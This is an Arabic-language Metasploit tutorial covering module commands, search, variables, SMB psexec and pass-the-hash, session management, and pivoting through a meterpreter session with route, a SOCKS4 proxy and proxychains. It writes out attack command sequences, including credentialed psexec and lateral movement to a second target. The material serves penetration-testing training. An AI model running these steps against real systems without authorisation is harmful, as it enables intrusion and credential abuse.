
في **post-exploitation module** (تختصر في الميتاسبلويت الى **POST**)، نجد ان الأوامر الخاصة بها هي الامر "***run***" والذي يقوم بتفعيل **post module**، مما يجعله يأخذ تأثير على الجلسة المحددة المفتوحه مع الجهاز الهدف. الأمر "***reload***" يجعل الميتاسبلويت يعيد قراءة **post module** من نظام الملفات، مما يجعله سهلا عند تعديل ملفات **module** هذه واستخدامها دون إعادة تشغيل الميتاسبلويت. الامر "***rerun***" يؤدي الى إعادة تحميل **module** من نظام الملفات ومن ثم تشغيل **module** (أي، **rerun = reload + run**). الامرين ***exploit*** و***rexploit*** هما أسماء مستعاره للامرين **run** و**rerun** على التوالي.

عند اختيار **post module**، فهناك أيضا متغيرات جديده متاحه، تسمى "***SESSION***". يتم تعيين هذا المتغير إلى **Meterpreter** الحالي (أو في بعض الحالات **shell**) وهو رقم الجلسة المفتوحه مع الهدف. سنناقش تلك الجلسات وإدارتها قريبا.

التالى، نحن نحصل على **nop module**، والتي تقدم الأوامر "***generate***" لإنشاء **NOP sled** تعرض على الشاشة، ومرة أخرى مع بعض متغيرات **NOP** المحددة.

وأخيرا، لدينا **encoders**، والتي لا تكشف عن أي أوامر إضافية عندما نختارها مع الامر **"use"**، ولكن لديها بعض متغيرات التشفير الخاصة بها.

msf > use <module_name>



Msfconsole: Search

للعثور على **module** معين، يمكن ذلك من خلال استخدام الامر "***search***" في **msfconsole**، والتي تتبع بناء الجملة التالي:

msf> search [<keyword:string>…] [string]

لتضييق عملية البحث، قم بتوفير مجموعات من **<keyword:string>**، والتي يتم تضمينهما معا باستخدام **AND**. السلسلة النهائية، والذي هى اختياريه، يمكن أن تقع في أي مكان في وصف **module**. الإصدارات القديمه من الميتاسبلويت (قبل النسخه 4.0) استخدمت صيغ مختلفة قليلا، والتي تضمنت الخيار **t-** لتحديد **module** الذي من المقرر البحث عنه، والخيار **r-** لتحديد ترتيب الموثوقية.

مع الميتاسبلويت الإصدار 4.0 والذي يليله تدعم الكلمات الاساسيه التاليه من اجل الامر search:

- **name**: هي سلسلة تطابق كل أو جزء من اسم **module**.
- **path**: موقعه داخل الميتاسبلويت حيث يجب البحث عن **module**.
- **platform**: نوع نظام التشغيل المرتبط مع **module** معين.
- **type**: نوع **module** التي نسعى للبحث عنها (حتى كتابة هذه السطور **exploit**، **auxiliary**، و**Post** فقط). **Payload module** لا يتم تضمينه في الأمر **search** في الوقت الراهن، والتي من المرجح أن تتغير في الإصدارات المستقبلية من الميتاسبلويت.
- **app**: هذا الخيار يتيح لنا تحديد ما إذا كنا مهتمون بـ **client-side exploit** او **server-side exploit**.
- **author**: عمليات البحث عن **module** تكون على أساس كاتب **module**..
- **cve**: مع هذه الكلمة الرئيسية، يمكننا البحث عن **exploit** القائمة على نقاط الضعف المشتركة وسلاسل التعرض (بما في ذلك سنة الإصدار) المعينه من قبل ميتري في https://cve.mitre.org.
- **bid**: البحث يمكن أن يجرى على أساس رقم **Bugtraq ID**.
- **osvdb**: يمكن إجراء عمليات البحث على أساس رقم **ID** الخاص بقواعد بيانات الثغرات مفتوحة المصدر.

حتى كتابة هذه السطور . الميتاسبلويت الإصدار 4.0 لا يدعم الكلمة **"rank"**، على الرغم من أن ذلك قد يتغير في المستقبل.



```
msf > help search
Usage: search [keywords]

Keywords:
  app       :  Modules that are client or server attacks
  author    :  Modules written by this author
  bid       :  Modules with a matching Bugtraq ID
  cve       :  Modules with a matching CVE ID
  edb       :  Modules with a matching Exploit-DB ID
  name      :  Modules with a matching descriptive name
  osvdb     :  Modules with a matching OSVDB ID
  platform  :  Modules affecting this platform
  ref       :  Modules with a matching ref
  type      :  Modules of a specific type (exploit, auxiliary, or post)

Examples:
  search cve:2009 type:exploit app:client
```

Msfconsole: Exploit Rankings

الميتاسبلويت يحتوي على تصنيف عام للموثوقية والأمان لكل **exploit**، والتي تعرض من إخراج الامر **search**.

كل **exploit** في الميتاسبلويت تم تعيينه إلى واحدة من الفئات التالية: **Excellent**، **Great**. **Good**، **Normal**، **Average**، **Low**، و**Manual**. ملاحظة هذا التصنيف كثيرا ما يرتبط باى من **exploit** يمكنها التعرف تلقائيا على نوع النظام المستهدف (عادة نوع نظام التشغيل وحزمة اللغة).

أيضا، يرجى ملاحظة ان تصنيفات الموثوقية (**reliability rating**) ليست دائما دقيقة. يجب التحقق منها في المختبر قبل استخدامها ضد الأهداف. حتى "**Excellent**" يمكنها أن يتسبب في تحطم الخدمة أو النظام لدى الهدف.

Msfconsole: Setting Values

يستخدم الأمر **set** لتكوين الـ **module** المختلفة داخل **msfconsole**. نحن نستخدم الأمر **set** لتحديد المتغير والقيمة كما يلي:

msf> set <variable> <value>

القيم التى قمت بتعيينها تعتمد على **module** التي تستخدمه. بعض القيم الأكثر شيوعا التي وضعتها الميتاسبلويت تشمل:

- **PAYLOAD**: يستخدم هذا المتغير لتحديد **payload**. مثل **windows/meterpreter/bind_tcp**.
- **RHOST**: هذا المتغير يشير عادة الى المضيف البعيد الذى سوف تهاجمه.
- **RPORT**: هذا يدل على منفذ **TCP** البعيد الذى يجب تركيز الهجوم عليه.
- **LPORT**: هذا هو منفذ **TCP** المحلي المرتبط بـ **payload**. إذا كانت **payload** هي **listening shell** على الهدف، فان هذه القيمة تشير الى المنفذ على الجهاز المستهدف حيث سيستمع للاتصال من الميتاسبلويت. إذا كانت **payload** تشمل **reverse connection**، فان هذه القيمة تشير إلى المكان حيث يجب على الميتاسبلويت الاستماع للاتصال الواردة من **payload** الى الميتاسبلويت.
- **TARGET**: يحدد هذا الرقم أي نوع ينتمى اليه آلة الهدف الذي يتم اختراقها، وعادة ما تشير إلى نسخة نظام التشغيل، وحزمة الخدمة، وحزمة اللغة ربما. انها مطلوبه في **exploit** التى لا يمكنها تلقائيا تحديد نوع الهدف. لرؤية تعينات الأرقام المقابله لنوع الهدف لوضعه مع **set**، فيجب عليك تشغيل الامر "**show targets**".
- **SRVHOST**: يستخدم هذا المتغير لتحديد عنوان **IP** للجهاز المحلي الذى يعمل عليه الميتاسبلويت حيث يجب على الميتاسبلوت الاستماع لطلبات العميل الواردة.
- **SRVPORT**: هذا البند يشير إلى منفذ **TCP** حيث يجب على الميتاسبلويت من عليه الاستماع.

إذا لم توفر المتغير والقيمة، فان الامر **set** (يعمل وحده) سوف يسرد جميع المتغيرات التي قمت بتحديدها حتى الآن.

Msf> set

تذكر، لمعرفة المتغيرات التي تحتاج لوضعها من اجل **module** التي اخترتها، فضلا عن قيمها الحالية، يمكنك تشغيل "***show options***".

لمعرفة قيم المتغيرات التي قمت بتعيينها لمتغير معين، فقط قم بكتابة الامر "***set***" متبوعا باسم المتغير.

لإلغاء تعيين متغير، عليك فقط استخدام الأمر "***unset***"، متبوعا باسم المتغير. لإلغاء تعيين المتغيرات كلها. ببساطة اكتب "***unset all***".

تجدر الإشارة إلى أنه يمكنك تعيين أي متغير، سواء كان ذات مغزى أم لا، إلى أي قيمة تريدها. لذلك، إذا أخطأت اسم المتغير وإعطائه قيمة، فان المتياسبلويت سوف لا يزال يقبل ذلك. ومع ذلك، فإن المتغير الذي تريد تعينه لن يكون له قيمة، لذلك مما يؤدى الى **module** الخاص بك لن يعمل. وهكذا، عليك أن تكون حذرا لتجنب الأخطاء المطبعية في المتغيرات.

يتم التعامل مع أسماء المتغيرات بطريقة تراعي **case sensitive** في بعض إصدارات الميتاسبلويت (وخاصة القديمة). الإصدارات الأخيرة لا تنظر الى قضية **case sensitive**. بالرغم من ذلك، من أجل التوافق مع الإصدارات القديمة من الميتاسبلويت، فيجب ان تعالج دائما أسماء المتغيرات بطريقة **case sensitive** لحالة الأحرف. تقريبا، جميع المتغيرات في **msfconsole** تكون **uppercase**.

Setting Global variables with setg

قبل تحديد **module** (عبر استخدام الامر **use <module_name>**)، فان جميع المتغيرات التي تنشئ مع الامر **"set"** تنشىء كانها عامة. وسوف تطبق على كل ما تفعله في جلسة **msfconsole** من تلك النقطة. حيث، بمجرد تحديد **module** مع الامر **"use"**، فان السياق الخاص بك يتغير وبالتالي فإن أية متغيرات قمت بتأسيسها مع الامر **"set"** من تلك النقطة تنطبق فقط على تلك **module**. إذا قمت بتغيير تلك **module** (عن طريق تشغيل **"use"** مرة أخرى للذهاب الى **module** أخر أو الامر **"back"**)، فإنك سوف تفقد قيم هذه المتغيرات.
للحفاظ على المتغيرات المحددة عامة تعمل مع الجميع (بحيث تطبق خارج أو عبر **module** المختلفة)، يمكنك تحديد عن طريق الامر **"setg"**، كما يلي:

Msf> setg RHOST 10.11.12.13

يمكن تعريف أي متغير عبر ***set*** أو ***setg***. الامر ***set*** يقوم بتعين المتغيرات بالنسبة لبيئة **module** الحالية، في حين يحدد الأمر ***setg*** المتغيرات للبيئة العامه للكل. وتجدر الإشارة إلى أن المتغيرات التي يتم تعيينها مع الامر **set** و**setg** لا يتم حفظها افتراضيا، وتختفي عندما يخرج المستخدم من **msfconsole**.

Flexibility in Specifying RHOSTS Targets

عند استخدام الميتاسبلويت لاختراق الهدف، فنحن عادة نقوم بتكوين **RHOST** واحد الى الهدف الذي نريد اختراقه. ومع ذلك، فإن بعض **module** (لا سيما **auxiliary module** المستخدمة في الفحص) تسمح لنا بتحديد مجموعات من الأهداف من خلال المتغير **RHOSTS** (لاحظ أنه تم إضافة الحرف **S** الى **RHOST**). لاحظ ذلك هو انه ليس كل **module** تدعم **RHOSTS**. حيث ان بعضهم يعمل فقط مع **RHSOT** (هدف واحد)، في حين ان الاخرين يعملون مع **RHSOTS** (اهداف متعدده).
المتغير **RHOSTS** يمكن تعيينه بواسطة مجموعة متنوعة من الطرق المختلفة والمرنة والتى تسمح بوضع مجموعة من الأجهزة المستهدفة. أيضا يمكننا استخدام التدوين **CIDR**، كما يلي:

msf> set RHOSTS 10.10.10.0/24

بدلا من ذلك، يمكننا أن نستخدم تدوين نطاق الشبكة، مثل التالى:

msf> set RHOSTS 10.10.10.0-10.10.10.255

ويمكن ببساطة تحديد اسم الهدف (على سبيل المثال، **www.target.tgt**) تليها التدوين **CIDR** (24/) لتشير إلى أننا نريد كل شيء على الشبكة 24/ حيث يوجد **www.targcl.tgt**، وذلك باستخدام بناء الجملة التالي:

msf> set RHOSTS www.target.tgt/24

وأخيرا، يمكننا استخدام تدوين الملف، حيث لدينا اسم لهدف واحد، عنوان**IP**، أو مجموعة في كل سطر في الملف:

msf> set RHOSTS file:/tmp/targets.txt

RHOST and RHOST Variable and IPv6 Support

RHOST ومتغيرات **RHOSTS** يمكن استخدامها أيضا مع عناوين **IPv6**، مما يدل على ان الميتاسبلويت يسمح بفحص واختراق الاجهزه التي تستخدم البروتوكول **Ipv6**. العناوين **IPv6** هي ذات طول **128 bits** (**16 bytes**)، مع مجموعات من أربعة أرقام **hex** مفصولة بنقطتين. النقتطين المتتاليتين (**::**) تشير الى ان كل أجزاء العنوان عباره عن أصفار.
الجزء الذي يمثل واجهة الاسترجاع المحلية (**local loopback**) ادئما يعبر عنه بـ (**::1**).

::1 = 0000:0000:0000:0000:0000:0000:0000:0001

عندما نقوم بتشغيل **module** الفحص عن المنافذ، فان المليتاسبلويت يقوم باعلامنا عن طريق وضع عنوان **IPv6** متبوعا بنقتطين ثم المنفذ المفتوح كالاتى:

[*]   TCP OPEN fe80:0000:0000:0000:xxxx:xxxx:xxxx:xxxx:22

جميع مكتبات **socket** التي تستخدمها **module** في الميتاسبلويت للاتصال تدعم **IPv6**. وبالتالي فإن مطوري **metasploit module** يمكنهم الاستفادة من هذه **IPv6** المدمجه تلقائيا في جميع أعمال التنمية، عادة لا وجود للتفكير حول تدعيم **IPv6**. كما يتم تضمينه تلقائيا عند بيني واحد باستخدام إطار الميتاسبلويت. ويمكن لجميع **auxiliary module** استخدام الإصدار **IPv6**.

علاوة على ذلك، من اجل **payload**. فان الميتاسبلويت يشمل القدره على اتصال **IPv6** في شكل **stagers**، بما في ذلك **bind_ipv6_tcp** و**reverse_ipv6_tcp**. هذه **stagers** تعمل مع أكثر **stages** شعبية، بما في ذلك **shell**، **vnc**، و**Meterpreter**.

Variable for Windows SMB Exploit Modules

نقطة أخرى مثيرة للاهتمام حول **المتغيرات** يمكننا أن نعين قيمتها في **msfconsole** وهي **Metasploit SMB exploit module**. هذه **modules** جميعها تركز على مهاجمة الخدمه **Server Message Block protocol (SMB)**، والتي تستخدم من قبل أجهزة الويندوز للمصادقة إلى الدومين ومنها الى خادم الملفات (خوادم وعملاء **SAMBA** تستخدم أيضا **SMB**).
هذه **modules** متاحة في الدليل **exploit/windows/smb**، وتشمل بعض من هجمات **SMB** التي لا تحتاج إلى مصادقة مع الهدف (مثل **exploit/windows/smb/ms08_067 exploit** والتي سوف نشرحها بمزيد من التفصيل لاحقا) وغيرها التي تطلب اعتماد **admin** أو أوراق اعتماد مستخدم أخر (مثل **exploit/windows/smb/psexec exploit**، والتي تجعل الجهاز الهدف يقوم بتشغيل **payload** التي من اختيار المهاجم اختيار مع امتيازات النظام المحلي، وتعمل بطريقة مماثلة لبرنامج **SysInternal's psexec program**)
للاستفادة من **SMB exploit** التي تطلب اعتماد، فان الميتاسبلويت يتيح لنا تعيين المتغيرات **SMBUser** و**SMBPass**، كما هو مبين:

```
Msf > use exploit/windows/smb/psexec
Msf > set SMBUser Administrator
Msf > set SMBPass ThisIsThePassword
Msf > exploit
```

الشريحة التاليه، لتقديم أوراق اعتماد. ولكن، هناك خيار قوي متاح لهذه المتغيرات في كل **SMB exploit** التى تطلب وثائق التفويض في الميتاسبلويت (انظر السطور التالية).
عند المصادقة لجلسات **SMB** باستخدام **LANMAN Challenge-Response**، **NTLMv1**، او **NTLMv2**، فان الويندوز في الواقع لا يتحقق ما إذا كان المستخدم لديه كلمة المرور. بدلا من ذلك، فان هذه البروتوكولات تتطلب سوى أن يكون المستخدم لديه **hash** كلمة المرور. **Challenge/response** باكامله يمكن أن يكتمل مع العلم بالـ **hash** فقط. هذه الميزة هي قدرات المصادقة عبر كلمات المرور لأجهزة ويندوز، وبمجرد المصادقة لخادم مرة واحده، فلا يلزم إعادة كتابة بيانات الاعتماد الخاصة بك للمصادقة إلى ملقم آخر.
ونظرا لهذه القدرة، فان العديد من أدوات الهجوم تدعم الهجمات "**pass-the-hash**"، مما يسمح للمهاجمين بمصادقة جلسات **SMB** باستخدام **hash** كلمة السر فقط، دون أن يعرف ما هي كلمة المرور. البعض يشير الى هذا بأنه "**password equivalency**" والتي تعنى معادلة كلمة المرور وذلك لأن، المصادقة مع أهداف ويندوز عن طريق **SMB** باستخدام **LANMAN C/R**، **NTLMv I**، أو **NTLMv2**، فان **hash** يعادل وظيفيا كلمة المرور نفسها.
ما الذي يملكه الميتاسبلويت لفعل هذا؟ الخبر السار لمختبر الاختراق هو أن يتم تمكين قدرات **pass-the-hash** لجميع **SMB exploit** التي تتطلب أوراق الاعتماد، ببساطة عن طريق تحديد متغير **SMBPass** بقيمة **LANMAN:NT hash**. الميتاسبلويت سوف يتعرف تلقائيا إنك قد قدمت **hash** وليس كلمة السر، وسوف يصادق الهدف باستخدام هذ **hash**. من وجهة نظر مختبر الاختراق، هذا مريح بشكل لا يصدق. سنستخدم هذه الميزة في عملية لاحقة.

Saving variables

بمجرد تحديد المتغيرات (بواسطة اما ***set*** او ***setg***)، فيمكنك تشغيل الامر "**save**" لحفظ قيم المتغيرات هذه إلى ملف تكوين الميتاسبلويت.
يتم تخزين هذا الملف في الدليل الرئيسي للمستخدم ميتاسبلويت في (**.msf4**) في ملف يسمى (**~/.msf4/config**).
في المرة القادمة التي تقوم فيها بتشغيل الميتاسبوليت فان قيم المتغيرات هذه التي تم حفظها بواسطة الامر **save** سوف تعود مرة أخرى.
كن حذرا مع save. إذا قمت بحفظ قيم RHSOT معينه، ولم تقم بإعادة فحصها بعناية في المرة القادمة التي تستخدم الميتاسبلويت، قد تجد نفسك تهاجم جهاز من هدف سابق بطريق الخطأ.
من المفيد أن تعيين بعض المتغيرات التي سوف تستخدمها في كثير من الأحيان مع نفس القيمة وتخزين نتائجها مع الأمر **save**. بعض المتغيرات الأكثر شيوعا مع **save** والتي من شأنها أن تبقي قيمتها لتشمل جلسات **msfconsole**:

LHOST: انت دائما لديك **reverse shell** عائد اليك إلى نفس المضيف الذى يقوم بتشغيل الميتاسبلويت. وبالتالي، تعيين هذه القيمة الى عنوان **IP** الذي تعمل عليه **msfconsole** هو مفيد.
LPORT: غالبا ما يتم تعيين هذا المنفذ المحلي المستخدم من قبل **payload** إلى القيمة 80، 443، أو 8080. وذلك لان من المرجح أن يتم السماح لهذه المنافذ من خلال جدار حماية. يجب عليك التأكد من أن هذه المنافذ ليست قيد الاستخدام عن طريق الأمر "**netstat -na**" في موجه الأوامر.
PAYLOAD: كثير من مستخدمي الميتاسبلويت يعتمدون على **payload** معينة كالافتراضية الخاصة بهم، مثل **Meterpreter** مع اتصال **reverse TCP**، أو **shell (cmd.exe)** مع اتصال **listening TCP**.
SRVHOST: من اجل **passive exploit** التي تنطوي على ان الميتاسبلويت يستمع لتقديم **exploit back**، وهذه القيمة هي عنوان IP للجهاز الى يعمل عليه **msfconsole**. وعلى نحو مماثل، **SRVPORT** هو أيضا المنفذ على هذا الجهاز، وعادة 80، 443، أو 8080.

الامر exploit والامر run

عندما تكون في سياق **exploit module** (**use <module_name>**)، **msfconsole** يحتوي على واحد من أكثر الأوامر رائعة فى لغة وحدة التحكم وهو: **exploit**. هذا الأمر يجعل **msfconsole** بوضع **modules** التي اخترتها في حزمه "**package**" ومن ثم إطلاقها على الهدف.
الامر "**run**" مشابه للامر **exploit**. وقد صمم هذا الامر ليتم استخدامه مع **auxiliary module** (مثل **port scanner**)، حيث لا تنطبق الكلمة "**exploit**" هنا.
إذا قامت **exploit** بانشاء جلسة مع الجهاز الهدف (إما **shell** أو **Meierpreter**)، فان مستخدم الميتاسبلويت يستخدم الامر **exploit** مع الخيار **z-** لجعل الميتاسبلويت يضع هذه الجلسه في الخلف "**background**" تلقائيا بعد انشاء الجلسه. بمثل هذه الطريقه سوف تحصل على المشغل **<msf** بعد تأسيس الجلسه، مما يتيح لك إدارة أو التفاعل مع الجلسة باستخدام الامر **session**.
الخيار **j-** يخبر **msfconsole** بتشغيل **modules** معينة كالـ **job**. مما يعطى المستخدم المشغل **<msf** فورا. وهذا مفيد لـ **exploit** التي تأخذ وقتا طويلا لكي تعمل. أو خاصة للوحدات **auxiliary module** التي تأخذ بعض الوقت، مثل فحص المنافذ والوحدات الأخرى. الخيار "**exploit -j**" يعمل مثل السمة **&** (**backgrounding feature**) الموجوده في معظم اللينكس واليونكس وذلك لسحب **job** في الخلفية بمجرد وضع **job** في الخلفيه يمكن التعامل معه وادارته من خلال الامر "**jobs**".
في كثير من الأحيان، يتم استخدام الأمر "**exploit**" مع الخيارات **j-** و **z-** معا.
بعض **exploit** تدعم أيضا الامر "**check**"، والذي يجعل الميتاسبلويت يرى ما إذا كان الجهاز الهدف مسستسلم للثغره المختاره من دون اختراق الجهاز. يمكن أن يكون هذا الأمر مفيدا في التحقق من وجود ثغرة قبل اختراق الهف.

إدارة الجلسه (Managing Sessions)

عندما يخترق الميتاسبلويت الاله الهدف، فانه عادة يقوم بتنصيب جلسة تفاعلية (**Interactive session**) مع هذا الهدف. قد تكون الجلسه **command shell** مثل (**cmd.exe** او **bourne shell**)، او **meterpreter** او **VNC**. بعض الجلسات تنشاء بواسطة الميتاسبلويت على منفذ الاستماع على الجهاز المستهدف، في حين أن البعض الآخر ذات اتصال عكسى (**reverse shell connection**) قادم من الهدف إلى آلة اختبار الاختراق التي يعمل عليها الميتاسبلويت. يتم ترقيم هذه الجلسات، والميتاسبلويت يمكن أن يكون لديه العديد من الاقام لجلسات انشئت مع أهداف عديدة.
للحصول على قائمة بجميع الجلسات المفتوحة داخل **msfconsole**. وذلك من خلال تشغيل الامر "**sessions -l**".
فإن إخراج هذا الأمر يظهر لك كل جلسة لديك، بما في ذلك مؤشر الى نوع كل جلسة (**shell or meterpreter**). بدلا من ذلك، يمكن تشغيل الامر "**show sessions**" للحصول على نفس النتيجه.
للتفاعل مع جلسة معينة (بحيث يمكنك إدخال الأوامر الى الهدف)، يمكنك ذلك من خلال تشغيل الاتى:

Msf> sessions -i <SessionNumber>

عندما تكون بداخل جلسة، وترغب في الرجوع الى الموجه **<msf** (بمعنى حفظ الجلسه نشطة ولكن ارجاعها الى الخلف)، يمكنك فعل ذلك ببساطة عن طريق النقر على **CTRL-Z**. وستكون الجلسه في قائمة الجلسات، في انتظارك الى العودة إليها في وقت لاحق. أو إذا كنت في موجه **Meterpreter**، يمكنك الرجوع والخروج من الجلسه الحاليه باستخدام الامر "**background**".

في بعض الأحيان، عندما تستخدم الميتاسبلويت، وتقوم باختراق الجهاز الهدف باستخدام شل عادية (**cmd.exe**) وثم تحتاج إلى الوصول إلى بعض المزايا التي توفرها **meterpreter payload** (اى تريد التحويل من **shell** الى **meterperter**).

يمكنك ذلك من خلال استخدام الامر "**sessions –u**" في الموجه **msf>** وليس **cmd.exe**.

Msf> sessions –u <SessionNumber>

ثم يمكنك التفاعل مع هذه الشل باستخدام "**sessions –i**".

في بعض الأحيان قد يرغب مستخدم **meterpreter** الذهاب الى **shell** (**cmd.exe**) (يريد التحول من **meterpreter** الى **shell**) يمكنك ذلك من خلال كتابة الامر "**shell**" في موجه **meterpreter** وليس **msf>**.

Meterpreter> shell

Msfconsole: The route Command

يتضمن **msfconsole** الامر ***route***، والذي يجعل الميتاسبلويت يقوم بتسليم حزمه "**packet**" من خلال جلسة **meterpreter** قائمة مع هدف واحد، بحيث يمكن نقل الحزمه من هدف الى هدف اخر. على سبيل المثال، فلنفترض ان المهاجم قام باختراق الة واحده "تسمى **target1**"، وله جلسة **Meterpreter** معه. المهاجم يمكنه استخدام الامر **route** مع الصيغة التاليه، ليخبر الميتاسبلويت بتوجيه كل حركة المرور (**socket traffic**) المنشئه من **msfconsole** الى الهدف (**target2**) من خلال جلسة **meterpreter** في الهدف (**target1**).

Msf> route add <target2_subnet> <netmask> <sid>

الآن، سيتم ارسال اى **exploit** الى **target's subnet** المحمله من **msfconsole** من على جهاز المهاجم، عبر جلسة **meterpreter**، ومن ثم ينتقل من **target1** الى **target2**. جميع الحزم لهذه **exploit** سوف تملك عنوان المصدر "**source address**" الخاص بـ **target1** وعنوان الجهه "**destination address**" الخاص بـ **target2**. فى الواقع، الأمر **route** يسمح للمهاجم بالتحوير والتضليل من خلال استغلال جهاز مخترق واستخدامه لمهاجمة جهاز اخر.

Subnet mask في الأمر **route** ببساطة تحدد مدى الدقة عنوان **target2_subnet IP address**. على سبيل المثال، لتوجيه حركة المرور الى عنوان **target2 IP** معين (وليس **subnet**)، فان **Netmask** يكون 255.255.255.255، مشيرا إلى أن كل من **bits** في **target2_subnet** تطبق الى المضيف الى ينبغي ان ترس حركة المرور اليه.

Further Pivoting with route & Proxychains

الن يكون من الرائع، إذا أمكننا تحويل حركة المرور لاى تطبيق قائم على اتصال **TCP** من خلال جلسة **meterpreter** مع الجهاز الهدف الى اى هدف اخر؟ بمعنى اخر، بدلا من مجرد ارسال حركة مرور **msfconsole** من خلال جلسة **Meterpreter** التي أنشأتها بواسطة **msfconsole** نفسها، ماذا لو أمكن ارسال حركة مرور للتطبيقات أخرى قائمه على **TCP** من خلال الجلسه او بمعنى اخرى استخدام جلسة **meterpreter** كبروكسى لتطبيقات اخرى. يمكننا أن ننجز هذه التقنية باستخدام ميزة **route** من **msfconsole** بالتزامن مع **SOCK4 auxiliary module** المدرجة في الميتاسبلويت وأداة **proxychains** المتاحة كتنزيل منفصل، وخلق محور فعال جدا.

لفهم كيفية عمل هذه التقنية، تذكر أولا انه يمكننا استخدام الأمر **msfconsole route** لحمل أي حركة مرور **TCP** المولدة من **msfconsole** خلال جلسة **Meterpreter**. أيضا، لاحظ ان الميتاسبلويت لديه الوحدة **auxiliary module** التي تنفذ ملقم البروكسى **SOCK4 proxy server**. تشغيل هذه **module** يجعل **msfconsole** يستمع كبروكسى **SOCKS** (**SOCKS compatible proxy**) على المنفذ الذي من اختيارنا (افتراضيا **TCP 1080**)، ومن ثم اتصال كبروكسى الى نظام اخر. يمكننا ان نستخدم فيما بعد اى برنامج عميل متوافق مع **SOCKS** للاتصال من خلال البروكسى **SOCKS** الذي يعمل في **msfconsole**. يمكننا بعد ذلك استخدام أداة **proxychains**، التي تتيح لنا تشغيل أي برنامج يولد حركة مرور **TCP**، ومن ثم تغليف هذه **traffic** في البروتوكول **SOCKS**.

لتنفيذ **pivot** لدينا، فإننا سوف **<u>نقوم أولا</u>** باختراق **target1** باستخدام بعض من **exploit**، باستخدام **Meterpreter** في **payload** لدينا. **<u>في الخطوه الثانيه</u>**، سنستخدم الأمر **route msfconsole** لتوجيه أي من حركة المرور الناتجة من **msfconsole** الى **target2** من خلال جلسة **Meterpreter**. **<u>في الخطوة 3</u>**، سوف نقوم باعداد **msfconsole** لتشغيل الوحده **SOCKS4 auxiliary module**، مما يجعل **msfconsole** يستمع للمنفذ **TCP 1080**من اجل حركة مرور **SOCKS**. أي حركة مرور تصل الى **SOCKS proxy** ليتم توجيهها الى **target2** سوف تعبر اولا من خلال جلسة **meterpreter**. وأخيرا، **<u>في الخطوة 4</u>**، نقوم باستدعاء أي أمر نريد، مثل **Nessus Daemon**، **browser**، **ncat**، وأى شيء آخر يستخدم **TCP**.

Proxychains سوف يقوم بتحوير حركة المرور التي تم إنشاؤها بواسطة التطبيق لدينا في البروتوكول **SOCKS**، وإرساله إلى وحدة الميتاسبلويت **SOCKS** ، والتي سوف تقوم بإعادة تغليفه وإرساله الى وجهته، والذي يتم عبر جلسة **meterpreter**. في النهاية. يتم توجيه كل حركة المرور لدينا من التطبيق الذي يعمل على آلة المهاجم من **target1** الى **target2**.

- **msf> use <exploit1>**
- **msf> set RHOST <target1>**



- msf> set PAYLOAD windows/meterpreter/bind_tcp
- msf> exploit
- meterpreter> (CTRL+Z)
- msf> route add <traget2_subnet> <netmask> <sid (session id for meterpreter session of target1)>
- msf> use auxiliary/server/socks4a
- msf> run

[*] Starting the socks4a proxy server

- msf>

```
$ proxychains nessusd –D
Or
$ proxychains firefox
Or
$ proxychains ncat target2 445
```

ملحوظه: يجب اعداد الملف /etc/proxychains.conf مع الاعدادت (socks4 127.0.0.1 1080) لجعل proxychains يوجه جميع حركة المرور من اى أداة الى msf SOCK4 module والذي يستمع على المنفذ 1080 افتراضيا.

Invoking Logging Options (خيارات ملف السجل)

